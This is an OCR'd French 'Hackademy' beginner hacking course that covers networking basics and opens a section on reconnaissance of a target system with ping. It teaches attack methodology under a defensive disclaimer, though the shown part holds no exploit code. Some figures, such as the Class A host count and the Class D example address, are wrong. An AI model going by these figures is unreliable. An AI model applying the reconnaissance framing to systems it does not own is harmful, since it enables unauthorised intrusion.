The HACKADEMY SCHOOL
100% white hat hacking

Cours hack Newbie

Important

Ce polycopié de cours de The Hackademy a pour objectif de contribuer à une meilleure compréhension des risques de sécurité liés à l'usage de l'outil informatique, et ainsi, permettre de s'en protéger plus efficacement. Il sera utile aux administrateurs système et réseau, aux développeurs, et à tout professionnel travaillant avec Internet. Si vous êtes soucieux de comprendre comment un pirate pourrait tenter de vous attaquer afin d'être à même de déjouer ses tentatives, ce cours vous est destiné. Cependant aucune garantie n'est donnée que ce contenu va vous permettre de vous protéger de manière totale, mais vous donnera les éléments pour mettre en place une politique de management sécurité efficace. De plus, ce cours ne peut avoir pour vocation de couvrir l'ensemble des sujets liés à la sécurité de manière exhaustive : nous vous détaillons les méthodes d'attaque courantes, et vous fournissons les éléments pour vous en protéger.

The Hackademy et DMP ne sauraient être tenus pour responsable des dommages éventuels causés par une application des méthodes présentées ici sur un système.

Il est formellement interdit par la loi d'appliquer les techniques d'attaque présentées dans cette formation sur un système que vous ne possédez pas. Vous pouvez cependant les appliquer sur vos systèmes informatiques à des fins de tests de vulnérabilités, en gardant à l'esprit que cela représente toujours des risques pour la stabilité des systèmes audités.

Avertissement

Il est essentiel de comprendre que si ces méthodes sont ici présentées, c'est avant tout dans une optique de compréhension générale de la sécurité et des moyens mis en oeuvre par les pirates, et ce dans le seul et unique but, de pouvoir lutter contre ce danger.

De plus, ces méthodes de protection s'appliquent autant aux entreprises qu'aux particuliers. En effet, en dehors du nombre de documents privés que vous possédez sur votre ordinateur, un éventuel pirate pourrait vouloir se servir de votre système comme d'une passerelle dans le but de ne pas être retrouvé. Dans ce cas, se serait à vous, en tant que personne physique ou morale, de prouver votre innocence. De plus, une politique de sécurité convenable est de réinstaller entièrement votre système en cas de piratage, avec la perte de temps et de finance que cela implique.

Auteurs

Nous tenons à remercier pour leur participation à l'élaboration de cette formation et à l'écriture de ce cours :

- **CrashFr** (crashfr@thehackademy.net)
- **Clad Strife** (clad@thehackademy.net)
- **Xdream Blue** (xdream@thehackademy.net)

SOMMAIRE

Chapitre 1 : Les réseaux

1. Notions réseau
2. Topologie réseau
3. Décomposition d'URL
4. Suite TCP/IP

Chapitre 2 : Recherches d'informations

1. La recherche de données sur internet
2. Renseignements sur un système cible

Chapitre 3 : Attaques de services réseaux

1. Recherche de failles

Chapitre 4 : Attaque physique

1. Le BIOS

Chapitre 5 : contrôle à distance et espionnage

1. Espionnage de système
2. Prise de contrôle à distance

Chapitre 6 : Detection Trojan / Keylogger

1. Ports ouverts
2. Processus mémoire
3. Base de registre

Chapitre 7: Stéganographie, cryptographie

1. PGP / GPG
2. Stéganographie

Chapitre 8: Cracking de mots de passes

1. Qu'es ce que le cracking
2. Fichiers password
3. Services

Chapitre 9: Anonymat

1. Proxy enchainés
2. proxy parallèle

Chapitre 12: Scripts malicieux

1. Batch
2. ActiveX

CHAPITRE I

Les réseaux

I - Notions réseau


Les réseaux informatiques, désignent un ensemble de machines interconnectées entre elles, pouvant communiquer ensemble via différents supports physique et protocoles de communications. Internet est le plus grand réseau informatique au monde. Il permet, à toute machine connectée de communiquer avec n'importe quelle autre machine du réseau. Lorsque deux machines communiquent ensemble, on dit qu'elles fonctionnent en mode client / serveur. Le serveur propose des services (partage de resources) et le client les utilise. On peut comparer cela à une entreprise vendant un service à divers clients succeptibles de les acheter. Pour qu'une communication client / serveur puisse être établie, le serveur et

le client doivent utiliser les même protocoles (méthodes de communication). En effet, si un français désire commander un produit au Etats-unis sans savoir parler anglais, une communication téléphonique ne pourra être établie entre le vendeur (serveur) et le client.

II - Topologie réseau

Il existe 3 types de topologie physique pour interconnecter les machines d'un reseau.


BUS



C'est la topologie la plus simple et la plus traditionnelle pour un réseau Ethernet (10BASE2). Un câble coaxial court d'une machine à l'autre. Cette topologie est facile à mettre en oeuvre mais le problème est que si l'une de ses connection tombe en panne alors c'est tout le réseau qui devient indisponible.


ETOILE

Les réseaux plus complexes sont batis autour d'une topologie en étoile. Les reseaux en étoile disposent d'une boite de jonction appelée concentrateur (switch ou hub).Tous les ordinateurs se connectent au concentrateur qui gère les communications entre ordinateurs (10BASE-T).



ANNEAU

Dans une topologie en anneau (Token Ring) le cablage et l'organisation matérielle sont semblables à ceux d'un réseau en étoile mais au lieu de disposer d'un hub en son centre, il y a un MAU (Multistation Access Unit). Le MAU est fonctionnellement identique à un Hub mais est spécialement utilisé pour les réseaux Token Ring et non pour les reseaux Ethernet. Le MAU gère un peu différemment les communications entre ordinateurs par rapport au Hub.



Sur Internet, les machines sont connectées à des réseaux, qui sont divisés en sous-réseaux. Chaque ordinateur possède une adresse unique, l'adresse IP. Une adresse IP est composée de 4 octets (ex: 217.12.3.1). Pour avoir son IP on tapes la commande winipcfg (win9x/winme) ou ipconfig (winnt/win2k/winxp). Cet ensemble d'octet defini une adresse unique, avec une partie indiquant l'adresse du réseau et l'autre l'adresse de l'hote (machine).

Les adresses sur Internet son organisées en 5 classes (A,B,C,D,E).

Classe	Format IP	Plage IP	Nb de Postes Max	Exemples
Classe A	N.H.H.H	1.x.x.x à 127.x.x.x	167772	62.0.0.1 jusqu'a 62.255.255.255
Classe B	N.N.H.H	128.0.x.x à 191.255.x.x	65536	129.10.0.1 --> 129.10.255.255
Classe C	N.N.N.H	192.0.0.x à 223.255.255.x	255	193.20.2.1 --> 193.20.2.255
Classe D	Reservé pour le Multicasting (visio)	224 à 239	Cas particulier, pas de distinction Network/Host	244.4.4.4
Classe E	Réservé pour "buts experimentaux"	240 à 255		"Utilisation futur"

Adresses particulières :
127.0.0.1 localhost ou loopback
62.0.0.0 désigne le réseau de classe A (tous les bits H à 0).
62.255.255.255 designe toute les machines d'un réseau de classe A (tous les bits H à 1).

Adresses IP qui de doivent jamais être routées vers Internet et utilisées pour les réseaux locaux :
10.0.0.1 --> 10.255.255.254
172.16.0.1 --> 172.31.255.254
192.168.0.1 --> 192.168.255.254


Les adresses IP permettent de faire des sous-réseaux dans un réseau, par exemple on peut faire 255 réseaux de classe C à partir d'un réseau de classe B, on appel ça le "Subnetting". En effet , dès que l'on crée un réseau on utilise ce que l'on appele un "masque de sous-réseau" qui permet de faire la distinction entre la partie réseau et hôte d'une IP mais aussi pour savoir si l'hôte de destination est local ou distante.

III - Décomposition d'une URL

Pour visualiser les pages web lorsque l'on surf, on utilise un client HTTP (Internet explorer, Netscape, etc..) pour se connecter à un serveur HTTP contenant en général des pages HTML.

HTTP (HyperText Transfer Protocol):

Le HTTP est un protocole de transfert hypertexte qui permet la transmission séparée et rapide des images et du texte d'un document. HTTP fait parti des protocoles de la couche application. Dès que les documents sont transmis au client, le serveur HTTP interrompe la liaison. Généralement le service HTTP se trouve sur le port 80 du serveur. Nous reviendrons sur les ports de communications un peu plus loin dans le cours.



URL (Uniform Resource Locator):

L'URL permet au client de savoir ou aller chercher un document (elle représente l'ensemble de la requète envoyée par l'émetteur) par exemple : http://www.thehackademy.net:80/index.html

Une URL peut être decomposé de la façon suivante:


http	Protocole de communication (http, https, ftp, etc)
www	Nom du serveur
dmpfrance.com	Nom de domaine
80	Port sur lequel le client se connecte
index.html	Fichier que l'on désire récupérer

Cette URL permet donc de récupérer le fichier index.html sur trouvant sur le serveur www faisant parti du domaine dmpfrance.com en utilisant le service HTTP présent sur le port 80. Le port de connexion est très souvent homis car à chaque service est attribué un port par défaut.

IV - Suite TCP/IP

Le terme TCP/IP se rapporte surtout à deux protocoles de réseau; TCP et IP qui sont les plus utilisés sur

Internet. Ces 2 protocoles font partie d'un ensemble de protocole appelés "suite TCP/IP" (FTP, HTTP, SMTP, ARP etc...) cette suite assure le transport des données pour tous les services Internet. Les 2 types de protocoles qui nous intéressent sont les protocoles de niveau Réseau et les protocoles de niveau Transport. Vous trouverez ci-dessous la liste des couches TCP/IP permettant la compréhension de l'interaction entre les divers composants permettant la transmission d'un paquet de données entre 2 machines. Chaque protocole est détaillé dans une RFC (Request For Comment) disponible sur Internet.



Lorsque 2 ordinateurs communiquent entre eux, ils utilisent le plus souvent TCP ou UDP (couche 4) pour le transport des données et IP (couche 3) pour le routage. Donc si l'on utilise TCP ou UDP, on emploie toujours IP comme protocole de couche 3. Au niveau d'un réseau local, avant qu'une machine puisse utiliser le protocole IP, il faut qu'elle connaisse l'adresse physique de la machine avec laquelle elle désire communiquer. Pour cela, elle utilisera le protocole ARP faisant parti de la même couche que le protocole IP.

ARP

Chaque machine possède une interface lui permettant de se connecter à un réseau. Cette interface matérielle est appellé NIC (Network Interface Card). Le plus souvent c'est une carte réseau de type Ethernet. Chaque adresse possède un numéro de série qui représente sont adresse physique. Pour afficher les adresses physique de vos interfaces, il vous suffit de taper « ipconfig /all » dans une console

MS-DOS. Comme vous pourrez le constater, une adresse MAC est composée de 6 octets. Les 3 premiers permettent d'identifier le constructeur, et les 3 derniers sont normalement uniques pour chaque carte réseau du même fabriquant. Il est important de noté que le protocole ARP n'est utilisé que sur les réseaux locaux et ne peut donc pas transiter Internet. Voici le datagramme du protocole ARP :

<table>
<tr><td colspan="2">0</td><td>31</td></tr>
<tr><td colspan="2">Type de matériel</td><td>Type de protocole</td></tr>
<tr><td>Longueur MAC</td><td>Longueur IP</td><td>Opération</td></tr>
<tr><td colspan="3">Adresse MAC source (octets 0-3)</td></tr>
<tr><td colspan="2">Adresse MAC source (octets 4-5)</td><td>Adresse IP source (octets 0-1)</td></tr>
<tr><td colspan="2">Adresse IP source (octets 2-3)</td><td>Adresse MAC destination (octets 0-1)</td></tr>
<tr><td colspan="3">Adresse MAC destination (octets 2-5)</td></tr>
<tr><td colspan="3">Adresse IP destination (octet 0-3)</td></tr>
</table>

RFC du protocole ARP : http://www.networksorcery.com/enp/protocol/arp.htm

IP

IP fait parti de la couche réseau. Il assure la livraison des paquets pour tous les protocoles de la suite TCP/IP. Les données qui franchissent la couche IP sont appellées ``datagramme IP'' ou "Paquet IP". L'en-tête IP minimale fait 5 mots de 4 octets, soit 20 octets. S'il y a des options la taille maximale peut atteindre 60 octets. Un Datagramme IP est constitué de plusieurs parties. La premiere partie, l'en-tête est constitué de plusieurs informations, dont l'adressse IP de l'emeteur, du destinataire mais aussi l'identification du protocole utilisé, le TTL, le type de services et autres comme vous pouvez le voir ci-dessous:

<table>
<tr><td colspan="3">0</td><td colspan="2">31</td></tr>
<tr><td>Version</td><td>Longueur</td><td>Type de service</td><td colspan="2">Longueur totale</td></tr>
<tr><td colspan="3">Identification</td><td>Flags</td><td>Fragmentation offset</td></tr>
<tr><td colspan="2">TTL</td><td>Protocole</td><td colspan="2">Checksum de l'en-tête</td></tr>
<tr><td colspan="5">Adresse IP source</td></tr>
<tr><td colspan="5">Adresse IP destination</td></tr>
<tr><td colspan="3">Options</td><td colspan="2">Padding</td></tr>
<tr><td colspan="5">Données</td></tr>
</table>

La deuxième partie du datagramme contient donc les données à envoyer. IP peut décomposer une information en plusieurs paquets de petites tailles (routeurs). La taille maximale d'une trame est appelée MTU (Maximum Transfer Unit), elle entrainera la fragmentation du datagramme si celui-ci a une taille plus importante que le MTU du réseau.

Type de réseau	MTU (en octets)
Arpanet	1000
Ethernet	1500
FDDI	4470

Donc pour atteindre le destinataire un paquet va passer par des routeurs et emprunter des supports physiques variés. Il n'y a pas de chemin unique pour acheminer les paquets d'un émetteur vers la machine destinataire.

RFC du protocole IP : http://www.networksorcery.com/enp/protocol/ip.htm

UDP

Le protocole UDP (User Datagram Protocol) est un protocole non orienté connexion de la couche 4. Ce protocole est très simple étant donné qu'il ne fournit pas de contrôle d'erreurs (il n'est pas orienté connexion comme TCP). Il ne peut pas avertir l'emeteur si le packet a été bien reçu par le destinataire ou pas. UDP envoit les informations dans un seul paquet. Comme ce protocole est tres minimaliste son en-tete est très simple:

0	31
Port source	Port destination
Longueur	Checksum
Données	


Port Source : Port correspondant à l'application émettrice du datagramme.
Port Destination : Port correpondant à l'application de la machine émettrice à laquelle on s'adresse.
Longueur : Précise la longueur totale du datagramme, en-tête comprise (en-tete minimale est de 8bits).
Checksum (somme de contrôle) : Il s'agit d'une somme réalisée de telle façon à pouvoir contrôler l'intégrité du datagramme. Les serveurs DNS utilisent le protocole UDP pour communiquer.


RFC du protocole UDP : http://www.networksorcery.com/enp/protocol/udp.htm

TCP

TCP (contrairement a UDP) est un protocole fiable (orienté connexion) car il intègre des mecanismes qui permettent d'assurer la bonne délivrance des paquets qu'il achemine entre 2 machines se trouvant chacune à l'autre bout du web (remise en ordre des paquets, retransmission des paquets perdus). TCP facilite le transfert de fichiers et les sessions à distances par l'intermédiaire de transmission de flux. Ce

flux garanti que les données arriveront dans un ordre et un état identique à celui d'emission. Le système TCP repose sur un circuit virtuel qui est établi entre le serveur et le client. Pour ouvrir ce circuit il faut effectuer le processus d'établissement de connexion en trois temps (three-way handshake). Le client effectue d'abord une demande de connexion auprès du serveur. Ce dernier lui indique alors qu'il est prêt et qu'il attend une confirmation. Le client doit enfin faire savoir au serveur qu'il maintient toujours sa demande. Le circuit est ouvert , la communication peut commencer et les données peuvent circuler dans les 2 directions (full-duplex).





x et y étant des numéro de séquence initial (ISN, Initial Sequence Number). Les numéros de séquences assurent la fiabilité des communications, ils constituent un compteur de 32bits (4 milliard de valeur possibles). Leur premiere fonction est d'assurer que les paquets sont recus dans le bon ordre et qu'aucun d'eux n'a été perdu en cours de route.

Datagramme TCP:


<table>
<tr><td colspan="3">0</td><td colspan="3">31</td></tr>
<tr><td colspan="3">Port source</td><td colspan="3">Port destination</td></tr>
<tr><td colspan="6">Numéro de séquence</td></tr>
<tr><td colspan="6">Numéro d'acquitement</td></tr>
<tr><td>Taille</td><td>Réservé</td><td>Code</td><td colspan="3">Window</td></tr>
<tr><td colspan="3">Checksum</td><td colspan="3">Pointeur urgent</td></tr>
<tr><td colspan="5">Options</td><td>Bourrage</td></tr>
<tr><td colspan="6">Données</td></tr>
<tr><td colspan="6">...</td></tr>
</table>

Services et Ports

Chaque machine possède 65535 ports qu'elle peut utiliser pour communiquer avec une autre machine. Ces ports sont utilisés par les serveurs pour proposer des services. Chaque service se voit appliqué un port d'écoute permettant de détecter une tentative de connexion de la part d'un client. Vous pouvez comparer un port d'une machine à une porte d'une maison. Les ports on 3 etats :

- Ouvert (indique que le port est en communication)
- En écoute (indique que le port attend une connexion)
- Fermé (indique que le port est inutilisé)

Lorsque q'une application désire proposer un service sur le réseau, elle met un port en écoute. Ces applications sont appélés deamons ou serveurs (par ex: ftpd est un deamon FTP). Pour afficher l'état des ports de votre machine, il vous suffit de taper « netstat -an » dans une console MS-DOS :



Ci-dessous les principaux Services proposé sur le Web et leur port par défaut :

Protocole des services	Application	Port
HTTP	Apache, IIS	80
HTTPS	Apache, IIS	443
DNS	Bind, Serveur DNS Microsoft	53
FTP (File Transfer Protocol)	vsftpd, ServU	21
SSH	Sshd	22
Telnet	telnetd	23
SMTP (Simple Mail Transfer Protocol)	Microsoft Exchange Server, Sendmail	25
POP3	FetchMail, FTgate	110
Finger	fingerd	79
NNTP (Network News Transfer Protocol)	MES, nntpd	119

CHAPITRE II

Recherches d'informations

I – La recherche de données sur Internet

Qu'elle soit informaticienne, pirate ou novice, une personne doit être à même de mettre à sa contribution toutes les ressources qui lui sont à portée de main. La première zone d'information qu'ai une personne dans ce domaine n'est plus la littérature. C'est Internet.

Savoir mener des recherches efficaces sur Internet est la clef de la réussite. Personne n'a la science infuse, mais le rassemblement des masses de données sur un seul et même réseau permet à n'importe qui d'avoir accès à n'importe quel savoir.

Les sources d'informations sur le piratage ne sont pas aussi rares que l'on pourrait le croire. Certes, les sites illégaux diffusant moults "cracks" ou tutoriaux illégaux sont difficilement repérables. En revanche les sites légaux et sur le thème du piratage sont aussi nombreux que leurs sujets sont diversifiés.

Les sites sur la sécurité informatique sont de biens meilleures sources d'informations que des pages personnelles sur le piratage. En effet ce sont en général des personnes qualifiées qui adminisitrent ces

sites, et non pas des personnes en carence de savoir. Par conséquent l'on ne saurait trop vous recommender ces sites. Ils fournissent une documentation généralement riches en information et offrent de nombreux points d'accès vers des tutoriaux qui s'adressent aussi bien aux débutants qu'à des personnes qualifiées.

Nous n'oserions pas vous assaillir d'adresses URL dans cette partie du cours, pour au moins deux raisons.
- Il n'existe pas de site référentiel à la sécurité informatique.
- Des adresses URL sont disponibles à la fin de ce cours.

Les sites sur les vulnérabilités sont des mines d'or en matière de piratage. Ils servent (malheureusement ?) aussi bien aux administrateurs réseaux soucieux d'établir des stratégies de sécurité planifiées qu'aux pirates. Ce sont souvent de véritables bases de données en matières de failles, de bugs, et de problèmes relatifs à la sécurité informatique. Il serait dommage pour un pirate de chercher à s'attaquer à un serveur sans jamais se référer à ces sites phares. Ainsi n'importe qui peut évaluer la sécurité de son système à partir des failles connues et recensées par ces sites. A l'identique des sites sur la sécurité informatique, vous trouverez quelques adresses phares en fin de cours.

Les moteurs de recherche sont également de puissants alliés. Permettant de rechercher des sites en tout genres sur le sujet, ils sont toutefois à mettre dans des catégories à part. Les liens vers les nombreux sites qu'ils créent ne sont parfois pas de bonnes références. En revanche, avec un peu d'habitude, vous apprendrez rapidement à mener des recherches efficaces. Les mots clefs à taper sont par exemple :

sécurité + n (où n représente l'objet sur lequel vous portez vos recherches)

"sécurité des n" (où n représente cette fois plusieurs objets tels que "serveurs" "routeurs" etc.)

Vous pouvez également rechercher de la documentation plus généralisée sur des dispositifs de sécurité en ne tapant que des mots clefs comme "firewalls".

Les rebonds de sites en sites s'effectuent grâce aux sections de liens que mettent en place les webmasters. D'un lien sur un site vous passez à un autre. Cette solution de recherche a un double côté. D'une part vous tomberez souvent sur des sites rarement visités, car mal représentés, et qui sont pourtant d'excellentes sources d'informations. D'autre part vous tomberez souvent sur des liens morts ou des sites non mis à jour. C'est une chasse au trésor, en moins fastidieux : on voit du paysage !

Remarque : vous noterez que l'on n'aborde dans nos sujets de recherche qu'un angle de vue sur la sécurité informatique. En effet, si le piratage peut amener à mieux comprendre la sécurité, alors le contraire est tout aussi vérifiable. Pouvoir effectuer ce chemin en double-sens est un atout.

II – Renseignements sur un système cible

Une attaque à l'aveugle sur un système est, 99% du temps, inefficace. Il est absolument nécessaire d'entamer une collecte d'informations sur le système visé, dans le but d'élargir ses possibilités d'attaques et de s'offrir ainsi plus de flexibilité sur le choix des méthodes d'attaques. La stratégie est aussi importante que la manœuvre elle-même. Manœuvrer sans but précis est une perte de temps. Dans les explications qui vont suivre nous verrons quels sont les différents moyens de se renseigner sur sa cible, et comment agir en conséquence des informations collectées, en détaillant les différents procédés d'attaques traditionnelles que vous serez à même de reproduire en toute simplicité.

1 - Localiser géographiquement le système cible.


La localisation géographique d'un système donné est assez utile, mais pas essentiel. Cela va permettre

de définir dès le départ quelles peuvent être certaines techniques à même d'être utilisées lors de l'attaque du système, où même de compléter la base d'informations à établir. Pour localiser géographiquement un serveur le pirate utilisera un traceroute graphique comme nous le verrons un peu plus loin dans le cours.

a - S'orienter par le nom d'hôte.

Afin d'obtenir le nom d'hôte d'un système, si vous n'en avez que l'adresse IP par exemple, utilisez la fonction **Ping** de votre système, grâce à l'outil adéquat sous DOS :

1. Allez sous MS-DOS (*Démarrer*, *Executer*, et tapez "command").
2. Tapez la commande *ping*.
3. Sur votre écran défilent les différentes options de paramétrage de l'outil Ping.
4. Tapez *ping -a [adresse IP]* afin de résoudre le nom d'hôte d'une adresse IP.



